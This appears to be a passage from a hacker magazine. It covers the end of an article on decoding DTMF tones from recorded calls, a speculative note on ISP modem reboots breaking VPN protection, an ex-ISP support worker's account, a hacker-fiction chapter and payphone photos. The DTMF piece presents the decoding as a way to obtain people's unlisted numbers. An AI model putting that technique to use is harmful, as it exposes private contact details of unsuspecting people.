The library by "hfeeki" worked perfectly, but you had to edit the code each time to change the target file. I made some slight changes to the code to allow a command-line argument. I have offered the changes up as a pull request, but at the time of this writing the code has not been merged. If you want to make the same change, simply do this to the "dtmf-decoder.py" file:

Insert a new line 10: `import sys`

Edit line 96 to say: `wav = ➥ wave.open(sys.argv[1], 'r')`

Then call the file with: `python2 dtmf-➥decoder.py filename`

Now I can convert the audio file using free tools and get those digits to my heart's content.

Implications

It's just a bad idea for the audio of the call out to be audible. If you know the person lives there, you can get their private number just by looking them up on the box. This might be an unlisted number, or even their cell phone number. Once you have their number, well, there's an awful lot that can be done.

I leave that to your imagination and your ethics.

Potential VPN Attacks

by aesthetic

Recently, I've noticed an issue with the router/modem combo in my house.

It's an Arris Touchstone TG2472. It was provided by my Internet service provider, and is one of the poor performing router plus modem combo devices. I've been meaning to upgrade to a dedicated modem and wireless router, but simply haven't gotten around to it. During my usage of this ISP-provided router over the past few months, I've been beginning to notice some anomalies, and the ways they affect me.

I generally use a VPN when I'm using my computer. I have a subscription to a nice, high-speed, paid VPN. It uses a client that just sits on the computer, rather than a VPN router or some physical piece of hardware. I generally leave my VPN running all day, occasionally while seeding torrents (torrents of free Linux ISOs, of course), while I'm out and about. Occasionally, I've come home to find my VPN has been disconnected, but my torrents are still seeding! "That's annoying," I thought to myself. "It must be a bug with the VPN software."

A few more days passed, and I found myself home on a Tuesday afternoon. I wasn't feeling well, so I decided to work from home. A few hours into a report, my music stopped and nothing would load. I had no Internet! "That's strange," I thought, and walked over to my modem/router to check if it had disconnected. Lo and behold, the modem only showed the power light being on, with all other lights off. As it came back online, it seemed to be going through a full reboot process. But the power had never been cut, and the modem had no reason to restart. Strange.

When I went back to my laptop, I noticed it had reconnected to the Wi-Fi. When the Internet had gone down, the VPN gave a "Disconnected!" notification, due to not being able to reach its host. The torrents, however, simply assumed there were no peers and sat idle. When the Internet came back online, the VPN didn't auto-reconnect (a failure of the VPN client, perhaps?), but the torrents happily began seeding again, this time uploading data in cleartext over a non-encrypted connection.

At that moment, I realized something: what I had just witnessed could have been an intentional attack. Could rebooting modems be something ISPs are doing to attempt to strip/disrupt nonstop streams of encrypted/VPN transmissions? I've heard Comcast horror stories about individuals having their Internet shut off simply for using a VPN or having "peer-to-peer" traffic flowing through their router.

Using the router/modem combo my ISP had provided was opening me up for a myriad of possible attacks and misconfigurations. While I'm not 100 percent sure that what I experienced was in fact my ISP rebooting or possibly updating my modem remotely, the slim possibility that it was happening made me realize the poor operational security I was partaking in by utilizing their products in my home.

While this article doesn't try to reach for any conclusions or go further in-depth with a technical analysis of my modem, I hope that reading this has helped you consider what devices you run in your home, along with who can access them, update them, or even possibly reboot them. Even something as innocuous as a remote update and reboot on a modem can do something as extreme as stripping VPN traffic.

Oh, and pro-tip: Most VPNs have a configurable kill switch that will disable your network adapter if the VPN client disconnects. *Turn it on!*

Greetz to Lainchan - Let's All Love Lain! Much love to 2600 *- Thanks for publishing a bunch of my letters in the past!*

Working for an ISP

by slave_job_tech

I recently lost my job in technical support at Vidéotron, a local Québec ISP that has made a big contract with Comcast for their Helix project, which includes control of domotics in your house, a TV remote with an integrated microphone (sic!), and a "smart" router/modem in the same box. The techs are not trained for it yet, and it comes into market in March....

I've read on *Techdirt* that Comcast previously had spied on their users (and probably continues to do so). So basically, Vidéotron is becoming more and more like Big Brother. Just imagine giving possible control of your domotic devices to your ISP! And we all know that it's never a question of "Will they do so?" but of "Can they do so?" (Just mix that with some "anti-terrorist" bullshit laws and a dictator coming into power with a SWAT team waiting for the lights to go off....)

As a simple Level One tech, I could change the password to your @videotron.ca email address, your customer account, and your video decoder. I could know the history of your calls on your cell phone, but not the content of your Internet habits. (They can obtain this if police come with a court warrant, but in about 90 percent of the cases, they fail to recover the data - if what my trainers told me was true.) I could also reset your modem so you would lose your Internet connection for about two minutes. I could send a Profile Five to your TV decoder, which is also a recorder, so you would lose all of your recorded TV programs. When we complete a demand for a tech, the form always asks if the customer has a security system at home (if they have a problem with the phone modem, some actions of the tech can activate it accidentally). I don't know if they store the info or not. The website of the ISP doesn't have a single SSL certificate, and some things (like the speed test) require that you download a flash player to use it.

They also asked you to solve the clients' problems in nine minutes or less, to have post-call poll ratings of "Very Satisfying" or "Wow" (what a dumb answer for a poll!), and to have a low rate of 24-hour or seven-day callbacks (even if sometimes customers needed to call back to finish resolving their problem or just to thank you). They also applied dumb company policies and expected us to explain them to the customers, like the CRTC's rule of not using more than the half of your service for three months in a row on a "partner" network or you would be blocked from service for one complete month (that you still needed to pay for).

So you may understand why I'm not *that* sad about losing the job.


The different departments in the company are in competition because everyone wants to transfer clients to other departments to win some time for their statistics. Workers from Morocco and Egypt often change their names to match those that our grandparents had in order to be more accepted and to receive less racist comments. (I love Québec in a nationalist way, but I'm not a racist and have no hate for immigrants or foreigners, so I find it sad that those workers have an additional layer of shit while they work.) I know that lots of Indians in call centers do the same with their American customers. I remembered hearing a small girl saying "OK Google" after I made the Internet work again. I had a client being charged for more than $1000 of porn in less than two days on his TV decoder. I had clients thinking that the free "Service de Sécurité Vidéotron" (Vidéotron's security service) - an antivirus, would really be sufficient to secure their Windows 7, 8, or 10 computers.

Lots of other techs were, frankly, incompetent (I was often of the same mind as the customers about the job previously done), especially those on the road, who called me sometimes for problems which I had the habit of completing for them. (They are "subcontractors," but still.)

For Vidéotron, all techs supposedly have the same knowledge, which you know is false if you ever worked as a tech. I got my networking course diploma back in 2018, and resolved the problem of a client who had a problem with his Samsung 7500 Smart TV. The mysterious situation was that since he switched to Vidéotron from Bell, his Wi-Fi connection stopped working. The DHCP gave him no IP, but when the client changed to the manual settings, an IP appeared! It was like trying to divide by zero! The client finally read me something from the configuration page. I told him to deactivate this setting and then the connection finally worked. His TV was set as an access point, so it tried to connect to itself! But those evaluating me (I told them the story while I was in a meeting) whined about it because if the client called back, he would have found that all techs were not the same, and that would have trashed the company's corporate message and image! Even Level Two techs told me that they would have placed the support limit to that problem and that they would have referred the client to Samsung's technical support! What a shame!

On the walls of the call center room, they had written: "# Integrity". Like I told another tech, in bash, what comes after the # is what's excluded from the program. My post-call polls were pretty good, about 87 percent to 93 percent "Very Satisfied" and 30 percent to 33 percent "Wow" ratings. But I took too much time to make the calls because I was "too kind" with clients! What a weird concept for someone who had already studied as a social worker with delinquents. It gives you a good idea of the respect given by the high directors to the customers who pay for their services! If you sell shit to your customers, like the old T66 or the newest X8 TV decoders, don't expect all problems to be solved in nine minutes or less!

So if anybody here wants to work in a call center for an ISP, think twice. Think about your mental health and your happiness - or prepare to be a soulless robot.



Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x17

I jumped up and tried to touch the ceiling. Blind in this pitch black room, my grasping, flailing arms failed to touch anything, and I landed awkwardly. I began to feel around the room, trying to use my hands for eyes. There was a door, wood and not metal at least, but it was thick and heavy.

Featureless painted walls gave a dry rasp as I slid my hands over them. While I couldn't escape via the ceiling, I might be able to just physically break out if the walls were thin enough. I pulled back, took a deep breath and channeled every *Kung Fu* movie I ever watched. I slammed the flat of my palm into the wall's cheap building materials.

After spending the next few minutes realizing I'd just sprained my wrist, I also realized I wasn't going to be able to break through this wall.

I walked slowly through the dark room, bumping my feet against piles of seemingly random collections of hardware and books and papers. I lowered both hands and let my fingertips brush against them as I passed by each pile. It was dry in here - my fingers stabbed with pain as static electricity crackled and stung.

I would have to escape through the door. Having walked around and feeling my way through most of the room, I stood in what I thought was the center and tried to visualize what I'd felt around me.

This dry and dusty place was a graveyard of IT parts. Old, heavy, ancient things, with sharp points, embedded electronics, parts galore, all of which could be used as tools.

Being an Information Technology Private Investigator is like being "a doctor." There's a lot implied and a lot of complexity, and you need to talk to someone in detail to properly describe it. Regardless of what I was, there was one thing I knew: This IT PI was trapped in a dark, locked room, and the tools of my trade were everywhere. I just needed to find the right ones.

The wall had almost broken my hand, my wrist was still throbbing, but I'd just passed something that made me feel much better. My fingers trailed over a waist-height box, a cold metal chassis so thick it could stop bullets, a front-panel display with a small LED and a sprinkling of familiar buttons, and of course the smell... the smell of power.

I couldn't see in this room, but this technological monster had to be an AS/400 mainframe. Based on 1970s design trends, the world was planning for nuclear war and this technology showed it. If enterprise mainframe servers had a martial arts face-off, the IBM AS/400 would be the sumo wrestler, crushing all in its way.

I ran my finger over the thick textured metal and jumped as I got a static shock. This time I actually saw a pinprick of light as the spark blinked in and out of existence.

It really was too dry in here. Good thing all this equipment was dead already.

...Or was it?

Realization struck like a *Mortal Kombat* Fatality. I had another option. It was elegant, smart, and I would free myself using power from the past.

I reached around, blindly grabbing at machines, knocking over piles of paper and printed manuals, stumbling back and forth in my search. My fingers slid over a box of heavy plastic and a smooth curved screen.

Gotcha.

I knew I'd be able to get out of here. I had everything I needed. I was Prometheus with technological fire.

Grabbing a handful of papers from a shelf I'd just knocked to the floor, I twisted them into a tight column.

Then I picked up the heavy box of a monitor - an old beast, maybe 40 pounds of plastic, metal, and cathode ray tube - the heavy glass funnel that made up the display. They didn't make 'em like that anymore, and that was a good thing. VGA's time was long gone.

I heaved the monitor and placed it next to the AS/400.

Then, making sure I was safely out of the way, I pulled on the top edge of the AS/400, feeling the huge machine slowly tip to the side, and my IBM-sponsored sumo wrestler smashed into the smaller monitor.

As I hoped, I heard the plastic case of the monitor crack and I didn't hear any glass shatter. I pulled apart the broken case, wincing as jagged plastic tore at my skin.

Inside the monitor, I knew from very dangerous experience, was the CRT, the actual screen of the projector. Attached to the back of the CRT was a large capacitor. The capacitor, I hoped, had stored energy, left over from however many months or years this monitor had been here.

This monitor was old enough that hopefully there were no bleeder resistors to remove excess power. It was an early generation and should have a big old capacitor, charged full of electric anger that had been waiting to release for a very, very long time.

I had to be careful or I could kill myself.

Another fun and dangerous thing about ancient technology: No safety standards.

Pulling away shards of brittle plastic, I exposed the back of the CRT. Mounted in the upper half of the sloping back of the CRT, I knew there was a rubber plunger-looking thing. Underneath that plunger was a capacitor, and I wanted to use that to start a fire and light a torch.

I'd then use the light from my torch to really examine the room and figure out what other options I had at my disposal. Worst case, I hoped to at least get a big spark, along with a flash-impression of the room.

My thoughts turned to the other side of the door, planning how I'd make my escape. I had to still be at RedAction headquarters. Since the lights were out, P@nic's botnet attack must still be running. I was a little confused as to why I wasn't hearing any noise, but that's probably because I'd been thrown in a basement room or somewhere away from the action.

After I got out, I'd just sneak through the RedAction hallways, dodging Oober's mom, and the massive security guard, and anyone else who knew my face. I'd find a safe spot and then would help P@nic take out RedAction. Easy.

In the back of my head I had a small voice piping up, saying that maybe this wasn't the best idea, and maybe I should try another option before chancing electrocution. I ignored that voice as I giggled nervously, tracing the familiar rubber seal with one hand. Then, holding my breath over my rapidly increasing heartbeat, I shoved a wad of paper underneath the seal.

RedAction kidnapped me and threw me in a room with tools. You bet I was gonna use them.

There was an electric snap and I screamed at the sudden spasm that froze my arm in a rictus of pain. My arm dropped away as a fizzling noise faded and disappeared. I smelled smoke. I fell back to the floor, suddenly choking on foul-smelling fumes.

My arm felt like it had been run over. I tried testing it carefully, then stopped as a faint crackling sounded in front of me. Fear rose as my vision returned. Flames were licking around the shattered corpse of the monitor. I got to my feet, stepped back and stared.

Wire shielding was melting, dripping, and feeding the burn. The plastic shards of the monitor chassis were catching on fire.

I suddenly realized that not only was this place dangerously dry, it was filled with hordes of flammable equipment.

In the center of the room, the monitor transformed into a pillar of crackling flame.

My dreams of being a technological Prometheus were as stupid as the Y2K bug. I'd picked the wrong Greek god. Icarus was more my style.

Black smoke vomited from the column of flame, an oily black that mushroomed onto the ceiling, growing and pressing down on me in a hazy lethal blanket.

The room, now that I could see it, was a mess, a forgotten storage room with paper and books scattered everywhere with tons of old hardware. Soon, more would burn and I had no way of putting it out. I'd probably suffocate in this room that was feeling smaller by the second. I had to get out.

Next to the flaming monitor, I saw my last chance, my one hope, my savior in the form of IBM's commitment to awesome: The AS/400.

Making sure to lift with my back and not with my legs, I gasped in spine-popping pain as I heaved up the huge metal box. Stumbling drunkenly and trying to keep my balance, I took tiny careful steps to rotate and face the door. Barely able to stay vertical, my eyes were watering both from effort and the smoke that was quickly filling my vision.

My stomach dropped as I heard the flames begin to literally roar. The ceiling was on fire.

I tipped the AS/400 towards the room's only exit. Tottering in my trembling arms, the mainframe tipped and began to fall. I followed the inertia, shoving the AS/400 forward, aiming for the door which I could now barely see through a darkening haze.

I screamed as I drove the metal edge of the server into the center of the heavy wooden barrier. The door shuddered and collapsed against the might of my highest-tech battering ram.

Splinters and shards of wood tore my face, arms and chest as I fell through the broken door. Black smoke poured out from the ruined entrance above me.

Choking, I slowly got to my feet and squinted up at the sun....

The sun? Well, that wasn't right. I turned and looked at the room I'd just left.


It wasn't a room, it was a building. I was standing outside on a cracked concrete sidewalk.

The small office building was tiny, brown, built quick and cheap, and it was burning from the inside. Fire alarms failed to ring and sprinklers failed to spray as smoke poured from the door I'd just left.

I'd just taken a step back when the roof exploded into flame, then collapsed. Fire and black smoke caught in a sudden wind and danced high into the sky.

This wasn't RedAction. This was somebody's office just off a highway I didn't recognize in the middle of nowhere, and I'd just burned it down.


Blue Payphones



Indonesia. Seen in the city of Solo, this old blue box is sadly no longer in operation.

Photo by Carl Rudnert


Blue Payphones


movistar
20317XW
Servicio Collect
Llama a un teléfono fijo de Telefónica sin pagar.
Paga el que acepta la llamada

Peru. A very common model, this one was found in Chiclayo. While it’s not blue itself, it has enough of that color surrounding it to qualify.

Photo by Elias Mirror

